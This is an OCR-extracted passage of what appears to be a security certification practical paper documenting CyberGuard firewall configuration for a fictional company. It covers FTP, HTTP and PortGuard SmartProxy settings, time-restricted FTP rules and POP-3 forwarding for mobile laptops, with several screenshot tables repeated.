
The FTP SmartProxy will automatically create packet-filtering rules. These rules had to be further modified to allow access to multiple FTP servers. These rules were also modified to make them more restrictive than the default configurations.

The first rule allows the GIAC Enterprises (FCD) supplier's FTP server to connect to the perimeter firewall. The second rule allows the GIAC Enterprises (FCD) partner's FTP server to connect to the perimeter firewall. The third, fourth and fifth rules allow the mobile sales force to connect to the perimeter firewall. The first five rules are all configured as proxy rules to allow the FTP SmartProxy on the perimeter firewall to screen the FTP requests. The last 3 rules allow the perimeter firewall to complete the proxied connection to FTP-1, FTP-2 and the internal FTP server respectively.



Type	Service	Packet Origin	Packet Destination	Options
# FTP proxy rules (added automatically)				
# Proxy parameters (ftp): inToFirewall				
proxy	ftp/tcp	ftp-supplier	FIREWALL	
proxy	ftp/tcp	ftp-partner	FIREWALL	
proxy	ftp/tcp	laptop-1	FIREWALL	
proxy	ftp/tcp	laptop-2	FIREWALL	
proxy	ftp/tcp	laptop-3	FIREWALL	
permit	ftp/tcp	FIREWALL	ftp-1	
permit	ftp/tcp	FIREWALL	ftp-2	
permit	ftp/tcp	FIREWALL	ftp-internal	

The GIAC Enterprises (FCD) supplier's FTP server is only granted access from 10:00 to 14:00 on Thursdays to connect to the perimeter firewall. The same settings have been made for the rule permitting the perimeter firewall to access FTP-1.




Packet-Filtering Rules (gate1.fortunecookie.com:cg1)

Type	Service	Packet Origin	Packet Destination	Options
# FTP proxy rules (added automatically)				
# Proxy parameters (ftp): inToFirewall				
proxy	ftp/tcp	ftp-supplier	FIREWALL	
proxy	ftp/tcp	ftp-partner	FIREWALL	

Start Time 10:00 End Time 14:00

Use Left Button to set.
Use <Ctrl>Left Button to clear.

The GIAC Enterprises (FCD) partner's FTP server is only granted access from 10:00 to 14:00 on Tuesdays to connect to the perimeter firewall. The same settings have been made for the rule permitting the perimeter firewall to access FTP-2.



Packet-Filtering Rules (gate1.fortunecookie.com:cg1)

Type	Service	Packet Origin	Packet Destination	Options
# FTP proxy rules (added automatically)				
# Proxy parameters (ftp): inToFirewall				
proxy	ftp/tcp	ftp-supplier	FIREWALL	
proxy	ftp/tcp	ftp-partner	FIREWALL	

Start Time 10:00 End Time 14:00


Use Left Button to set.
Use <Ctrl>Left Button to clear.

2.2.11 HTTP SmartProxy

There are numerous vulnerabilities associated with Hyper-Text Transfer Protocol (HTTP) traffic. To counteract this threat the HTTP SmartProxy will be used on the perimeter firewall to protect all required HTTP access. The HTTP SmartProxy is configured to allow HTTP traffic as *Inbound to Firewall* and *Outbound Through Firewall*. *Update Packet-Filter Rules* has been deselected after the HTTP SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming HTTP requests from external sources will be directed to the external interface of the perimeter firewall. The HTTP request will then be screened and processed by the firewall if it is allowed. This configuration allows for a much granular control over HTTP traffic than what would normally be provided through the actual web server.

Outgoing FTP and HTTPS traffic will be permitted through the web browser by selecting *Enable https throughput* and *Enable ftp throughput*. This selection allows the firewall to inspect the HTTPS traffic as the encryption is established between the firewall and the destination server.



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	☑	☑	□	□	□	□
Gopher	Gopher Protocol	□	□	□	□	□	□
HTTP	Hypertext Transfer Protocol	☑	☑	□	□	☑	□
LDAP	Lightweight Directory Access	□	□	□	□	□	□
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□

Web Server Handler: Independent

Port Number(s): 80

External Attempt Timeout (seconds): 40

□ Authenticate outbound

☑ Enable https throughput

☑ Enable ftp throughput

□ Minimal auditing

URL Filtering

○ Enable Websense Enterprise


Websense Enterprise Server:

Websense Enterprise Port: 15868

Hypertext Transfer Protocol

Setup

All incoming HTTP requests will be directed to the web server located on the DMZ. Post, put and delete operations are restricted. All updates will be accomplished through the use of the sneaker-net, as many GIAC Enterprises (FCD) employees have made contributions to the establishment of the sneaker-net. ;-)



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	☑	☑	□	□	□	□
Gopher	Gopher Protocol	□	□	□	□	□	□
HTTP	Hypertext Transfer Protocol	☑	☑	□	□	☑	□
LDAP	Lightweight Directory Access	□	□	□	□	□	□
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□


Server	Allow post	Allow put	Allow delete
web	no	no	no

Web Server: web

□ Allow post □ Allow put □ Allow delete

Hypertext Transfer Protocol — Servers

The only clients permitted to use the HTTP SmartProxy are the SAV server (192.168.1.14) and the Web-Security server (192.168.1.15). All internal clients will be configured to utilize the Web-Security server as a proxy in order to access the web.



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	☑	☑	□	□	□	□
Gopher	Gopher Protocol	□	□	□	□	□	□
HTTP	Hypertext Transfer Protocol	☑	☑	□	□	☑	□
LDAP	Lightweight Directory Access	□	□	□	□	□	□
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□

Type	Client	Servers	Bypassed Methods
Permit	192.168.1.15	*	
Permit	192.168.1.14	*	

Type
○ Permit
○ Deny

Client


Servers

Scanning Methods to Bypass □ Language Blocker □ CVP □ URL Filter

Hypertext Transfer Protocol

Clients

The HTTP SmartProxy automatically created packet-filtering rules according to the selected configuration settings. These packet-filtering rules were then manually modified to reduce the levels of access even further. The first rule allows any external client to connect to the perimeter firewall on port 80/tcp. The second rule allows the firewall to connect to the web server located on the DMZ. The third and fourth rules allow the Web-Security and SAV servers to connect to the firewall for outbound HTTP requests. The last rule allows the perimeter firewall to connect to any externally requested web server.




Type	Service	Packet Origin	Packet Destination	Options
# HTTP proxy rules (added automatically)				
# Proxy parameters (http): inToFirewall outThruFirewall				
proxy	80/tcp	ALL_EXTERNAL	FIREWALL	
permit	80/tcp	FIREWALL	web	
proxy	80/tcp	web-security	FIREWALL	
proxy	80/tcp	sav-server	FIREWALL	
permit	80/tcp	FIREWALL	ALL_EXTERNAL	
# End of HTTP proxy rules				

All incoming and outgoing HTTP requests will be proxied by the HTTP SmartProxy.

2.2.12 PortGuard SmartProxy

The CyberGuard firewall does not have any built-in SmartProxies for Network Time Protocol (NTP) or Post Office Protocol version 3 (POP3) traffic. We have elected to utilize the PortGuard SmartProxy to provide limited proxy functionality for this required traffic. The PortGuard SmartProxy is configured to allow NTP and POP-3 traffic as *Inbound To Firewall*. *Update Packet-Filter Rules* has been deselected after the PortGuard SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.


All incoming POP-3 requests from the mobile sales force laptops will be directed to the external interface of the perimeter firewall. The POP-3 request will then be passed on by the firewall to the internal mail server located on the protected network.



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	✓	✓	☐	☐	☐	☐
Gopher	Gopher Protocol	☐	☐	☐	☐	☐	☐
HTTP	Hypertext Transfer Protocol	✓	✓	☐	☐	✓	☐
LDAP	Lightweight Directory Access	☐	☐	☐	☐	☐	☐
LDE	Load Equalizer	☐	✓	☐	☐	☐	☐
NNTP	Network News Transfer Protocol	☐	☐	☐	☐	☐	☐
Notes	Lotus Notes	☐	✓	☐	☐	☐	☐
PG	Port Guard	✓	✓	☐	☐	☐	☐
RA	RealAudio Protocol	☐	☐	☐	✓	☐	☐
Rlogin	Remote Login	☐	☐	☐	☐	☐	☐
SMTP	Simple Mail Transfer Protocol	✓	✓	☐	☐	✓	☐

Listener Port	Destination Server	Destination Port
pop-3	mail	110

The first, second and third rules allow the mobile sales force laptops to connect to the perimeter firewall on port 110/tcp via an IPSec Virtual Private Network (VPN). The VPN configuration will be covered in detail later. The last rule allows the firewall to complete the connection to the internal mail server located on the protected network as requested.



